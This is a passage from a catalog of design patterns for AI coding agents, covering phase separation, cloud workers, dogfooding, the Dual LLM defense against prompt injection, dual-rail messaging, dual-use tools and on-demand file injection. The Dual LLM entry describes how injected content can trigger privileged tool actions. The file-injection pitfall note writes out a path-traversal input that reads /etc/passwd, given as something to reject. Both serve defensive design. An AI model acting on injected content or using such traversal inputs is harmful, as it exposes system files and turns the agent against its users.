2. **Variation generation**: Generate 10 versions, pick best
3. **Automated verification**: Tests > reviews
4. **Direct integration**: Fewer handoffs, more automation
5. **Observable execution**: See what agents are doing, not approve each step
6. **Machine-readable output**: JSON/structured data > human-readable logs
7. **Unified logging**: Single log stream for all system events (client, server, database)
**The "primordial soup" metaphor:**
When agents generate code continuously, you don't have discrete changes—you have a bubbling, brewing ecosystem of code variants:
> "If you have in your words, Quinn, like the primordial soup of agents and code that's always bubbling and brewing and generating new code...I don't think the given tools are going to cut it."
This requires new mental models and new interfaces:
- Not linear tickets, but continuous streams
- Not PR reviews, but automated quality gates
- Not sprint planning, but real-time prioritization
- Not code ownership, but dynamic attribution
**Industry examples:**
- **Model Context Protocol (MCP)**: Universal "USB-C for AI" standard replacing proprietary tool integrations
- **Unified logging** (Sourcegraph): Single JSONL stream for all system events, optimized for agent consumption
- **Code-first interfaces** (Cloudflare): LLMs write code to call tools, reducing tokens 10-100x
- **CLI-first design**: Tools with `--json` flags for machine-readable output
## Trade-offs
**Pros:**
- **Removes bottlenecks**: No waiting for human availability
- **Faster iteration**: Agents investigate immediately
- **Better exploration**: Generate multiple approaches in parallel
- **Reduced ceremony**: Less overhead around changes
- **Scalability**: Works better as agent usage grows
**Cons:**
- **Loss of visibility**: Harder to track what's happening
- **Integration challenges**: Existing tools don't fit new model
- **Team resistance**: Developers attached to familiar workflows
- **New risks**: More automation means blast radius increases
- **Transition pain**: Hybrid human/agent workflows are awkward
**When to reset assumptions:**
- Agents writing majority of code (50%+)
- Team comfortable with autonomous agents
- Codebase has good automated testing
- Can tolerate experimentation and failure
- Leadership committed to new ways of working
**What to keep from old tools:**
- Accountability (who requested what)
- Traceability (why was this changed)
- Quality standards (tests, linting)
- Security (access control, approvals for sensitive changes)
- Learning (post-mortems, documentation)
## References
* [Raising an Agent Episode 9: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=2wjnV6F2arc) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [Toward an Agentic Infused Software Ecosystem](https://arxiv.org/abs/2602.20979) - Mark Marron, 2026
* [EditFlow: Benchmarking Code Edit Recommendation Systems](https://arxiv.org/abs/2602.21697) - Chenyan Liu et al., 2026
* Related: [Factory over Assistant](factory-over-assistant.md), [Codebase Optimization for Agents](codebase-optimization-for-agents.md), [Agent-First Tooling and Logging](agent-first-tooling-and-logging.md)
---
## Discrete Phase Separation
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://claude.com/blog/building-companies-with-claude-code
## Problem
When AI agents attempt to simultaneously research, plan, and implement solutions, context contamination occurs. Competing priorities within a single conversation degrade output quality as the agent struggles to balance exploration, strategic thinking, and execution. This results in incomplete research, unclear plans, and suboptimal implementations.
## Solution
Break development workflows into isolated phases with clean handoffs between them. Each phase runs in a separate conversation with a fresh context window, focusing exclusively on its objective:
**Research Phase (Opus 4.1):**
- Deep exploration of requirements, existing code, and constraints
- Comprehensive background investigation
- No implementation concerns
**Planning Phase (Opus 4.1):**
- Create structured implementation roadmap
- Define clear steps and dependencies
- No coding distractions
**Implementation Phase (Sonnet 4.5):**
- Execute each plan step systematically
- Focus purely on code quality and functionality
- Leverage the distilled outputs from previous phases
**Key principle:** Pass only distilled conclusions between phases, not full conversation history. This prevents context pollution while maintaining necessary information flow.
```mermaid
graph LR
A[Research Phase Opus 4.1] -->|Distilled Findings| B[Planning Phase Opus 4.1]
B -->|Implementation Roadmap| C[Execution Phase Sonnet 4.5]
style A fill:#e1f5ff
style B fill:#fff4e1
style C fill:#e8f5e9
```
## How to use it
**When to apply:**
- Complex features requiring significant background research
- Refactoring projects where understanding existing code is critical
- New codebases where architectural decisions need careful consideration
- Any task where mixing research and implementation degrades quality
**Implementation approach:**
1. **Research phase** - Start fresh conversation with Opus 4.1:
- "Research the authentication system and document all OAuth flows"
- Compile findings into a structured document
- Close conversation
2. **Planning phase** - New conversation with Opus 4.1:
- Provide distilled research findings (not full transcript)
- "Create implementation plan for adding Google OAuth support"
- Generate step-by-step roadmap
- Close conversation
3. **Execution phase** - New conversation with Sonnet 4.5:
- Provide the implementation plan
- "Implement step 1: Create OAuth configuration module"
- Execute systematically through each step
**Prerequisites:**
- Clear handoff documents between phases
- Discipline to resist combining phases
- Understanding of which model strengths to leverage
## Trade-offs
**Pros:**
- Higher quality outputs in each phase due to focused attention
- Prevents context contamination from competing objectives
- Deliberation before action improves tool use accuracy from 72% to 94% (Parisien et al. 2024)
- Leverages model-specific strengths (Opus for reasoning, Sonnet for execution)
- Clearer mental model for complex projects
- Easier to debug which phase introduced issues
**Cons:**
- Requires more explicit phase management and handoffs
- Planning overhead adds ~35% latency (Parisien et al. 2024)
- Requires discipline to maintain phase boundaries
- Information loss risk if handoffs are poorly structured
- Higher total token usage across multiple conversations
## References
- [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - Sam Stettner (Ambral) emphasizes: "Don't make Claude do research while it's trying to plan, while it's trying to implement."
- [Deliberation Before Action: Language Models with Tool Use](https://arxiv.org/abs/2403.05441) - Parisien et al., ICLR 2024
- [Design Patterns for Securing LLM Agents against Prompt Injections](https://arxiv.org/abs/2506.08837) - Beurer-Kellner et al., 2025 (Section 3.1: Plan-Then-Execute)
- Related patterns: [Sub-Agent Spawning](sub-agent-spawning.md), [Plan-Then-Execute Pattern](plan-then-execute-pattern.md)
---
## Disposable Scaffolding Over Durable Features
**Status:** best-practice
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.sourcegraph.com
## Problem
In a field where foundation models improve dramatically every few months, investing significant engineering effort into building complex, durable features *around* the model is extremely risky. A feature that takes three months to build, such as a sophisticated context compression or a custom tool-chain for code editing, could be rendered obsolete overnight by the next model generation that performs the task natively.
## Solution
Adopt a "scaffolding" mindset when building tooling and workflows for an agent. Treat most of the code written around the core model as temporary, lightweight, and disposable—like wooden scaffolding around a building under construction.
- **Embrace "The Bitter Lesson":** Acknowledge that a lot of complex scaffolding will eventually "fall into the model" as its capabilities grow.
- **Prioritize Speed:** Build the simplest possible solution that works *now*, with the assumption that it will be thrown away later. This maximizes the team's ability to react to new models.
- **Avoid Over-Engineering:** Resist the urge to build scalable, robust, long-term solutions for problems that a better model could solve inherently. Focus engineering efforts on the unique value proposition that isn't directly tied to compensating for a model's current weaknesses.
- **Apply the 6-Month Test:** Before building complex tooling, ask: *"Will this be useful in 6 months when models improve?"* If NO, build as disposable scaffolding with explicit disposal triggers.
- **Make Disposability Explicit:** Document the temporary nature of scaffolding through clear naming, documented removal criteria, and architectural separation from durable features.
This approach keeps the product nimble and ensures that development resources are focused on adapting to the frontier of AI capabilities, rather than maintaining features that are destined for obsolescence.
## Example
```mermaid
flowchart TD
A[New Model Release] --> B{Evaluate Current Scaffolding}
B -->|Obsolete| C[Discard Old Tools]
B -->|Still Needed| D[Keep Minimal Scaffolding]
C --> E[Rebuild Lightweight Solution]
D --> F[Adapt to New Capabilities]
E --> G[Focus on Core Value]
F --> G
G --> H[Wait for Next Model]
H --> A
```
## How to use it
- Apply when considering investments in model-specific workarounds like context compression, custom toolchains, or complex orchestration frameworks.
- Use the 6-month test: categorize as disposable if it compensates for current model limitations that newer models may handle natively.
- Design scaffolding for easy removal with well-defined interfaces to durable components and clear disposal triggers.
- Separate durable business value (domain knowledge, unique integrations) from temporary model workarounds.
## Trade-offs
* **Pros:** Faster development speed, lower maintenance burden, high adaptability to new models, intentional and bounded technical debt.
* **Cons:** Accepts lower code quality for temporary components, requires discipline to identify disposal triggers, can conflict with compounding engineering investments.
## References
- Described by Thorsten Ball: "What you want is... a scaffolding. Like you want to build a scaffolding around the model, a wooden scaffolding that if the model gets better or you have to switch it out, the scaffolding falls away. You know, like the bitter lesson like embrace that a lot of stuff might fall into the model as soon as the model gets better."
- Primary source: https://www.sourcegraph.com
- Cloudflare Code Mode: Ephemeral V8 isolates ("write once, vaporize immediately") for orchestrating MCP tool calls
---
## Distributed Execution with Cloud Workers
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://claude.com/blog/building-companies-with-claude-code
## Problem
Single-session AI agent execution cannot scale to meet enterprise team demands. Complex projects require multiple simultaneous code changes across different parts of the codebase, but coordinating multiple agents introduces challenges around communication, conflict resolution, merge coordination, and infrastructure management.
## Solution
Implement a distributed execution framework that runs multiple Claude Code sessions in parallel using git worktrees and cloud-based worker infrastructure. This enables team-scale AI code generation with proper synchronization and conflict management.
**Core architecture:**
**Git worktrees for isolation:**
- Each agent session runs in dedicated worktree
- Shared Git object database (lightweight storage)
- Independent indexes and working directories per agent
- Parallel development without checkout conflicts
**Cloud worker deployment:**
- Agent sessions execute on remote infrastructure
- Scale horizontally based on workload
- Centralized task distribution and coordination
**Synchronization layer:**
- Merge conflict detection and resolution
- Inter-agent communication protocols
- Shared state management for coordination
- Dependency-aware task scheduling (DAG-based)
- Work-stealing for load balancing
**Human oversight integration:**
- Approval gates for risky operations (see [Human-in-the-Loop Approval Framework](human-in-loop-approval-framework.md))
- Centralized monitoring dashboard
- Team notification channels (Slack, email)
```mermaid
graph TB
subgraph "Control Plane"
Coordinator[Task Coordinator]
Monitor[Progress Monitor]
end
subgraph "Distributed Workers"
W1[Worker 1 Claude + Worktree A]
W2[Worker 2 Claude + Worktree B]
W3[Worker 3 Claude + Worktree C]
WN[Worker N Claude + Worktree N]
end
subgraph "Git Repository"
Main[main branch]
WT1[worktree-1]
WT2[worktree-2]
WT3[worktree-3]
WTN[worktree-n]
end
Coordinator -->|Assign tasks| W1
Coordinator -->|Assign tasks| W2
Coordinator -->|Assign tasks| W3
Coordinator -->|Assign tasks| WN
W1 -.->|Works in| WT1
W2 -.->|Works in| WT2
W3 -.->|Works in| WT3
WN -.->|Works in| WTN
W1 -->|Report progress| Monitor
W2 -->|Report progress| Monitor
W3 -->|Report progress| Monitor
WN -->|Report progress| Monitor
WT1 -->|Merge| Main
WT2 -->|Merge| Main
WT3 -->|Merge| Main
WTN -->|Merge| Main
```
## How to use it
**When to apply:**
- Team-wide code migrations or refactoring
- Parallel feature development across multiple services
- Large-scale testing infrastructure changes
- Framework upgrades affecting many files
- Organizations with high AI agent adoption
**Example workflow (HumanLayer's CodeLayer):**
1. **Task decomposition:**
- Break project into parallelizable units
- Assign each unit to worker session
- Define dependencies and ordering constraints
2. **Worker deployment:**
- Provision cloud workers (AWS, GCP, etc.)
- Initialize git worktrees for each worker
- Configure agent sessions with task contexts
3. **Parallel execution:**
- Workers execute independently
- Progress reported to central monitor
- Conflicts flagged for resolution
4. **Synchronization:**
- Coordinate merge order based on dependencies
- Resolve conflicts with human assistance when needed
- Integrate results into main branch
**Prerequisites:**
- Git worktree infrastructure
- Cloud compute resources
- Task coordination system
- Merge conflict resolution strategy
- Team communication channels
**Related patterns:**
Extends [Sub-Agent Spawning](sub-agent-spawning.md) and [Swarm Migration Pattern](swarm-migration-pattern.md) to cloud infrastructure with team coordination.
## Trade-offs
**Pros:**
- Massive parallelization (10x-100x speedup for suitable tasks)
- Scales to enterprise team needs
- Centralizes agent management and monitoring
- Enables team-wide AI adoption
- Reduces bottlenecks in large migrations
**Cons:**
- Significant infrastructure complexity
- Merge conflict management overhead
- Coordination logic development required
- Higher cost from parallel model usage
- Requires sophisticated orchestration system
- Network latency for cloud workers
## References
- [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - HumanLayer's CodeLayer enables "teams run multiple Claude agent sessions in parallel"
- [HumanLayer Documentation](https://docs.humanlayer.dev/) - Framework for human-in-the-loop agent coordination
- Stone, P., & Veloso, M. (2000). Multiagent systems: A survey from a machine learning perspective. *Autonomous Robots*, 8(3), 345-383. DOI: 10.1023/A:1008930228068
- Weiss, G. (Ed.). (2013). *Multiagent systems: a modern approach to distributed artificial intelligence*. MIT Press.
- Related patterns: [Sub-Agent Spawning](sub-agent-spawning.md), [Swarm Migration Pattern](swarm-migration-pattern.md), [Human-in-the-Loop Approval Framework](human-in-loop-approval-framework.md)
---
## Dogfooding with Rapid Iteration for Agent Improvement
**Status:** best-practice
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
Developing effective AI agents requires understanding real-world usage and quickly identifying areas for improvement. External feedback loops can be slow, and simulated environments may not capture all nuances.
## Solution
The development team extensively uses their own AI agent product ("dogfooding") for their daily software development tasks. This provides:
1. **Direct, Immediate Feedback:** Developers encounter the agent's strengths and weaknesses firsthand.
2. **Real-World Problem Solving:** The agent is tested on actual, complex development problems faced by the team.
3. **Internal Experimentation:** The team can quickly try out new agent features or modifications on themselves.
4. **Rapid Iteration:** Shortcomings identified through dogfooding can be rapidly addressed and new features prototyped and validated internally before wider release.
5. **Honest Assessment:** The team can be brutally honest about a feature's utility if they themselves don't find it useful, leading to quick pivots or discarding ineffective ideas.
This creates a tight, high-velocity feedback loop where the agent is continuously improved based on the practical needs and experiences of its own creators.
## How to use it
- Encourage all members of the agent development team to use the agent as their primary tool for relevant tasks.
- Establish low-friction feedback channels (e.g., dedicated Slack/Discord) for reporting issues and suggestions.
- Store prompts and agent instructions in editable documents that anyone can update.
- Push experimental features to internal users first for rapid validation; be willing to discard what doesn't work.
- Prioritize fixing pain points experienced by the internal team.
## Real-world examples
### Cursor
Cursor's development team uses their own AI coding assistant as the primary development tool, creating a tight feedback loop.
### Anthropic Claude Code
Anthropic practices intensive "ant fooding" (their internal term for dogfooding) with Claude Code:
- **70-80% adoption**: Most technical Anthropic employees use Claude Code daily
- **High-velocity feedback**: Internal feedback channel receives posts every 5 minutes
- **Experimental features**: New features pushed to internal users first for rapid validation
- **Quick pivots**: Team can be "brutally honest" about feature utility since they're the users
- **Bottom-up innovation**: Major features (to-do lists, sub-agents, hooks, plugins) originated from internal team members solving their own problems
**Quote from Cat Wu (Claude Code PM):**
> "Internally over 70 or 80 percent of ants—technical Anthropic employees—use Claude Code every day. Every time we are thinking about a new feature, we push it out to people internally and we get so much feedback. We have a feedback channel. I think we get a post every five minutes. And so you get a really quick signal on whether people like it, whether it's buggy, or whether it's not good and we should unship it."
This creates a development culture where features are validated through actual daily use before external release, dramatically reducing the risk of building unwanted functionality.
### AMP
AMP practices "shipping as research" with aggressive dogfooding: features are rapidly added and removed based on internal learning. Users respond positively to this approach, appreciating when ineffective features are cut.
## Trade-offs
* **Pros:** Real-world problem solving; rapid feature validation; quick pivots from ineffective approaches; reduced risk of shipping unwanted features.
* **Cons:** Requires high internal adoption to be effective; internal users may not represent all customer segments.
## References
- Lukas Möller (Cursor) at 0:04:25: "I think Cursor is very much driven by kind of solving our own problems and kind of figuring out where we struggle solving problems and making Cursor better...experimenting a lot."
- Aman Sanger (Cursor) at 0:04:55: "...that's how we're able to move really quickly and building new features and then throwing away things that clearly don't work because we we can be really honest to ourselves of whether we find it useful. And then not have to ship it out to users... it just speeds up the iteration loop for for building features."
- Cat Wu (Anthropic): "Internally over 70 or 80 percent of ants use Claude Code every day... we get a post every five minutes."
- [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
---
## Dual LLM Pattern
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
When the same model both reads untrusted content and controls high-privilege tools, a single prompt-injection path can convert benign context into privileged actions. This coupling collapses trust boundaries and makes it hard to reason about where dangerous behavior originated.
## Solution
Split roles:
- **Privileged LLM:** Plans and calls tools but **never sees raw untrusted data**.
- **Quarantined LLM:** Reads untrusted data but **has zero tool access**.
- Pass data as **symbolic variables** or validated primitives; privileged side only manipulates references.
Use an explicit contract between the two models: the quarantined model may only emit typed values (or opaque handles), while the privileged model may only operate over approved schemas and tools. This preserves capability while preventing raw untrusted text from entering high-authority reasoning paths.
```pseudo
var1 = QuarantineLLM("extract email", text) # returns $VAR1
PrivLLM.plan("send $VAR1 to boss") # no raw text exposure
execute(plan, subst={ "$VAR1": var1 })
```
## How to use it
Email/calendar assistants, booking agents, API-powered chatbots, or any system handling untrusted user input with privileged actions (e.g., database writes, external API calls, file system operations).
## Trade-offs
* **Pros:** Clear trust boundary; compatible with static analysis.
* **Cons:** Complexity; debugging across two minds.
## References
* Willison, *Dual LLM Pattern* (Apr 2023); adopted in Beurer-Kellner et al., §3.1 (4).
- Primary source: https://arxiv.org/abs/2506.08837
---
## Dual-Rail Message Delivery
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Anton Dziatkovskii (@Palo-Alto-AI-Research-Lab)
**Source:** https://www.cs.utexas.edu/~lorenzo/corsi/cs380d/papers/p225-chandra.pdf
## Problem
Agents running on separate machines coordinate over a single channel: a synced folder, a queue, or a chat. That channel eventually fails, and it fails *quietly*.
The damage is not the outage itself, it is the ambiguity it creates. A dead channel and an idle channel produce exactly the same observation: nothing arrives. The sender's log says "sent" and stops there. The receiver has nothing to report, because it never learned a message existed. No exception is raised, no retry fires, and the fleet keeps behaving as if silence meant agreement. Outages are typically discovered hours later, by a human noticing that something downstream never happened.
Two properties make this failure mode expensive:
1. **"Sent" is not "delivered", and "delivered" is not "done"** — but a single channel collapses all three into one unobservable event.
2. **Machine-to-machine traffic is invisible to humans**, so the people who could intervene are the last to find out.
Retries do not fix this. Retrying on a dead rail produces more silence.
This is the practical face of a classical result: in an asynchronous system you cannot distinguish a crashed participant from a slow one by observing messages alone (Chandra & Toueg, 1996). A second, independently failing channel supplies another observation. When a message appears on one rail but not the other, that divergence localizes a rail failure. When neither rail delivers or acknowledges a message, silence is still ambiguous: the peer may be slow or unavailable, or both rails may have failed. Timeouts and escalation remain necessary for that case.
## Solution
Send every message on **two independent rails at once**, and make sending on only one rail *unrepresentable* rather than merely discouraged.
**The two rails:**
- **Rail A — a file mailbox** on a synced folder (Syncthing, Dropbox, git). Works offline, carries large payloads, survives outages of the chat provider.
- **Rail B — a group chat** (Telegram, Slack, Discord) that both the machines *and the humans* read. Survives sync-link outages, and makes traffic human-visible at zero extra cost.
**The four mechanisms that make it work:**
1. **One entry point.** All sends go through a single function that has no parameter for choosing a rail. There is no API through which a single-rail send can be expressed. This matters more than documenting the rule: before the single entry point existed, ad-hoc single-rail sends kept reappearing in our own code.
2. **A dead rail is a signal, not a silent downgrade.** If one rail fails, the message still lands via the other, *and* a degradation alert fires. Delivery and health are decoupled.
3. **Divergence is a diagnosis.** A message present on rail B but absent on rail A localises the fault to rail A within one polling interval, instead of leaving you with a fleet-wide "something is wrong".
4. **ACK discipline on top.** The receiver replies with `ACK `. The sender owns the *result*, not the handoff: silence past an SLA triggers a chase, then escalation to a human. This is what separates "delivered" from "done".
The rails must fail *independently*. Two cloud APIs behind the same network path are one rail wearing two hats. A local file-sync plus a hosted chat API is a good pair, because their failure modes rarely overlap.
Payload policy is part of a common envelope. Both rails carry the same inline-safe payload or the same opaque reference plus integrity digest. Sensitive payloads use an encrypted envelope or a capability/reference that is safe on both rails. If no safe common representation exists, this pattern does not apply to that message.
```pseudo
send(msg):
envelope = common_envelope(msg) # inline-safe, referenced, or encrypted
id = stable_id(envelope) # SAME id on both rails enables deduplication
a = try(file_rail.append(id, envelope))
b = try(chat_rail.post(id, envelope))
if not (a or b): raise HardFailure # both rails dead => fail loudly, never silently
if not a: alert("rail A degraded") # partial delivery still succeeded,
if not b: alert("rail B degraded") # but health is reported separately
ledger.record(id, sent_on=[a, b], acked=False)
receive():
for id, envelope in dedupe_by_id(file_rail.poll() + chat_rail.poll()):
msg = resolve_and_verify(envelope)
handle_once(id, msg) # handler MUST be idempotent: both copies may arrive
send_ack(id) # through the same dual-rail entry point
chase(): # "sent" is not "done"
for id in ledger.unacked_past_sla():
reping(id) or escalate_to_human(id)
```
```mermaid
graph TD
S[Agent on machine A] -->|single entry point| E{bus_send}
E --> R1[Rail A: file mailbox on synced folder]
E --> R2[Rail B: group chat]
R1 --> D[Dedup by stable message id]
R2 --> D
R2 -.human-readable.-> H[Humans watching the same chat]
D --> X[Agent on machine B: handle + ACK]
X -->|ACK msg-id| L[Ledger: delivered vs done]
L -->|silence past SLA| C[Chase, then escalate]
```
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Across ~2 months of daily operation on a 5-machine fleet, every observed coordination outage was a *silent single-channel failure*, not a message-content failure. The second rail converted those outages from "discovered hours later by a human" into an alert within one polling interval.
- Enforcing the invariant at the API level (no way to name a rail) proved more durable than enforcing it by convention. Convention decayed; the missing parameter did not.
- Because rail B is a chat that humans already read, humans twice noticed a stalled machine before any watchdog did — the human-visibility side effect was not the design goal but turned out to be a real detector.
- **Unverified / Unclear:**
- Single production deployment (n=1 operation). No controlled comparison against a single-rail baseline, so the size of the improvement is not quantified — only its direction.
- Untested at high volume. Our traffic is dozens of messages per day; the cost of unconditional duplicate delivery at thousands per day is unknown.
- No data on whether three or more rails ever pay for themselves.
## How to use it
**Use it when:**
- Two or more agents run on separate machines, networks, or operators' laptops.
- Silence is ambiguous in your system — that is, an agent staying quiet could plausibly mean either "nothing to do" or "I never got it".
- You want humans to be able to watch the fleet without building a dashboard for it.
**Prerequisites:**
- **Stable message ids.** The receiver *will* get both copies; without a deterministic id, dedup is impossible.
- **Idempotent handlers.** Assume every message is delivered at least twice. Design for at-least-once, not exactly-once.
- **A ledger with two separate columns**, `delivered` and `acked`. Merging them re-creates the original problem in a new place.
**Do not use it when:** agents share a process or a single machine. There the channel is not the weak point, and a plain queue is the simpler correct answer.
## Trade-offs
**Pros**
- Single-rail failure becomes observable when rails diverge; simultaneous silence still requires timeout and escalation.
- Degraded operation still delivers — one rail down is a warning, not an outage.
- Rail divergence localizes the failed path within the monitoring interval.
- Human visibility comes free, because one rail is a chat people already read.
**Cons**
- Every message is duplicated. A receiver that does not dedupe will double-execute — this pattern *requires* idempotency, it does not grant it.
- Two integrations to build and keep alive, and the health of each must be monitored separately.
- Large payloads must be externalized to access-controlled storage; both rails carry the same opaque reference and integrity digest.
- Secrets require an encrypted envelope or a capability/reference safe for both rails. Never silently downgrade a message to one rail; if no safe common envelope exists, use a different delivery design.
## References
- Chandra, T. D., & Toueg, S. (1996). [Unreliable Failure Detectors for Reliable Distributed Systems](https://www.cs.utexas.edu/~lorenzo/corsi/cs380d/papers/p225-chandra.pdf). *Journal of the ACM*, 43(2), 225–267. — why silence is undecidable with a single source of evidence, and what an extra detector buys you.
- Helland, P. (2012). [Idempotence Is Not a Medical Condition](https://queue.acm.org/detail.cfm?id=2187821). *ACM Queue*, 10(4). — the at-least-once contract this pattern forces on receivers: duplicate delivery is the price of the second rail.
- Dean, J., & Barroso, L. A. (2013). [The Tail at Scale](https://cacm.acm.org/research/the-tail-at-scale/). *CACM*, 56(2), 74–80. — the same "issue the request twice over independent paths" move, applied there to latency rather than to fault detection.
- [RFC 8684](https://datatracker.ietf.org/doc/html/rfc8684): TCP Extensions for Multipath Operation with Multiple Addresses (2020). — the transport-layer precedent for running one logical stream over multiple disjoint paths for resilience to path failure.
**Implementation note (author affiliation: I maintain the repository below).**
- [claude-consensus](https://github.com/Palo-Alto-AI-Research-Lab/claude-consensus) — the reference implementation the evidence in this entry comes from: the bus, the ACK discipline, and the consensus protocol built on top of it.
- [FAILURE-MODES.md](https://github.com/Palo-Alto-AI-Research-Lab/claude-consensus/blob/main/docs/FAILURE-MODES.md) — nine production failure modes, each of which occurred before the guard that now prevents it.
- [EVALS.md](https://github.com/Palo-Alto-AI-Research-Lab/claude-consensus/blob/main/docs/EVALS.md) — the offline, zero-token evaluation harness and its measured output.
---
## Dual-Use Tool Design
**Status:** best-practice
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Building separate tools for humans and AI agents creates:
- **Maintenance overhead**: Two implementations of similar functionality
- **Inconsistent behavior**: Human tools work differently than agent tools
- **Learning curve**: Users must learn one interface, agents another
- **Feature drift**: Human and agent capabilities diverge over time
- **Testing burden**: Must validate both interfaces separately
## Solution
Design all tools to be **dual-use**—equally accessible and useful to both humans and AI agents. When a human can invoke a tool manually, the agent should be able to call it programmatically, and vice versa.
**Core principle**: "Everything you can do, Claude can do. There's nothing in between."
**Academic support**: Validated by LLM-HAS research (arXiv:2505.00753, 2025) showing shared interfaces reduce coordination overhead and improve human-agent collaboration.
**Key characteristics of dual-use tools:**
1. **Same interface**: Humans and agents use identical APIs/commands
2. **Shared logic**: One implementation serves both use cases
3. **Composable**: Tools can be chained by either humans or agents
4. **Observable**: Both see the same outputs (transparency)
5. **Documented once**: Single source of truth for behavior
```pseudo
# Dual-use slash command example
define_slash_command("/commit") {
steps: [
"run linters",
"generate commit message from git diff",
"create commit with standard format"
],
callable_by: ["human", "agent"],
pre_allowed_tools: ["git add", "git commit"],
model: "haiku" # same for both
}
# Human invocation
$ /commit
# Agent invocation
agent.call_slash_command("/commit")
```
## How to use it
**Design principles:**
1. **Start with human ergonomics**: If it makes sense to humans, it usually makes sense to agents
2. **Make everything scriptable**: What humans can click, agents should be able to call
3. **Shared state visibility**: Both see the same terminal output, file changes, etc.
4. **Consistent permissions**: Same security rules apply to both
5. **Unified logging**: Single structured log stream (JSONL) that both can parse
**Industry examples beyond Claude Code:**
- **GitHub CLI**: `--json` flag enables programmatic consumption; same command works for humans and agents
- **kubectl/AWS CLI**: `-o json` provides machine-readable output while preserving human-friendly defaults
- **Sourcegraph Cody**: `--for-agent` flags on existing tools with unified JSONL logging
**Claude Code implementation examples:**
- **Slash commands**: `/commit`, `/pr`, `/feature-dev` work manually and in agent flows
- **Hooks**: Humans can trigger hooks manually; agents trigger them automatically
- **Bash mode**: `!command` visible to both human and agent in same terminal
- **Permissions**: Pre-allowed tools work the same whether human or agent invokes them
**Benefits observed:**
> "It's sort of elegant design for humans that translates really well to the models." —Boris Cherny
**Anti-patterns to avoid:**
- **Interactive prompts** without `--yes`/`--force` flags block autonomous agent usage
- **Non-standard output** without `--json` option requires custom parsing
- **Inconsistent error handling** by caller type breaks predictability
## Trade-offs
**Pros:**
- **Reduced maintenance**: One tool implementation serves both audiences
- **Consistency**: Identical behavior whether human or agent invokes
- **Shared improvements**: Optimizations benefit both use cases
- **Easier testing**: Single test suite validates both paths
- **Better UX**: Humans can replicate agent workflows manually
- **Transparency**: Agents use the same observable tools humans understand
**Cons:**
- **Design constraints**: Must satisfy both human ergonomics AND API cleanliness
- **May compromise optimization**: Separate tools could be more specialized
- **Complexity in edge cases**: Some behaviors might need conditional logic
- **Documentation challenge**: Must explain dual usage clearly
## References
* [A Survey on Large Language Model based Human-Agent Systems](https://arxiv.org/abs/2505.00753) (arXiv:2505.00753, May 2025) — validates shared interfaces for effective human-agent collaboration
* [Why Human-Agent Systems Should Precede AI Autonomy](https://arxiv.org/html/2506.09420v1) (arXiv:2506.09420, June 2025) — argues for designing tools for both humans and agents from the start
* Boris Cherny: "Tools were built for engineers, but now it's equal parts engineers and models... everything is dual use."
* Boris Cherny: "I have a slash command for slash commit... I run it manually, but also Claude can run this for me. And this is pretty useful because we get to share this logic."
* Cat Wu: "Claude Code has access to everything that an engineer does at the terminal. Making them dual use actually makes the tools a lot easier to understand. Everything you can do, Claude can do. There's nothing in between."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
---
## Dynamic Code Injection (On-Demand File Fetch)
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://docs.anthropic.com/en/docs/claude-code/common-workflows
## Problem
During an interactive coding session, a user or agent may need to inspect or modify files **not originally loaded** into the main context. Manually copying/pasting entire files into the prompt is:
- Tedious and error-prone.
- Wastes tokens on boilerplate (e.g., large config files).
- Interrupts workflow momentum when switching between the editor and chat.
## Solution
Allow **on-demand file injection** via special syntax (e.g., `@filename` or `/load file`) that automatically:
**1. Fetches the requested file(s)** from disk or version control.
**2. Summarizes** or **extracts** only the relevant portions (e.g., function bodies, AST-parsed definitions, or specific line ranges) if the file is large.
**3. Injects** that snippet into the agent's current context, seamlessly extending its "memory" for the ongoing task.
Concretely:
- A user types `/load src/components/Button.js:lines 10–50` or `@src/setup/db.js`.
- The agent's preprocessor intercepts this command, reads the specified file (or line range), and replaces the command with the file content (or trimmed snippet).
- The rest of the prompt remains unchanged, so the agent can continue reasoning without restarting the conversation.
## How to use it
- **Command Syntax Examples:**
- `@path/to/file.ext` → loads entire file if < 2,000 tokens; otherwise runs a heuristic summarizer.
- `/load path/to/file.ext:10-50` → loads exactly lines 10 through 50.
- `/summarize path/to/test_spec.py` → runs a summary routine (e.g., extract docstrings + test names).
- **Implementation Steps:**
1. Build a **listener** in your chat frontend or CLI that recognizes `@` and `/load` tokens.
2. Map recognized tokens to file paths; verify permissions and resolve symlinks if outside project root.
3. Read file text, run a **line-range parser** or **AST-based snippet extractor** (e.g., tree-sitter for multi-language support) if needed.
4. Replace the token in the outgoing prompt with `/// BEGIN …content… /// END `.
5. Forward the augmented prompt to the LLM for inference.
- **Common Pitfalls:**
- Path traversal: agent must validate and reject `@../../../etc/passwd`, absolute paths outside project, and malicious symlinks.
- Large injected files: if file > 4,096 tokens, automatically run a **summarizer sub-routine** to extract only function/method definitions.
## Trade-offs
- **Pros:**
- Enables **interactive exploration** of code without leaving the chat environment.
- Reduces human overhead: no manual copy/paste of code blocks.
- Improves agent accuracy by ensuring the most relevant code is directly visible.
- Token-efficient: 10-100x reduction versus full context loading; documented 3x+ development efficiency gains.
- **Cons/Considerations:**
- Requires the chat interface (or a proxy server) to have **local file system access**.
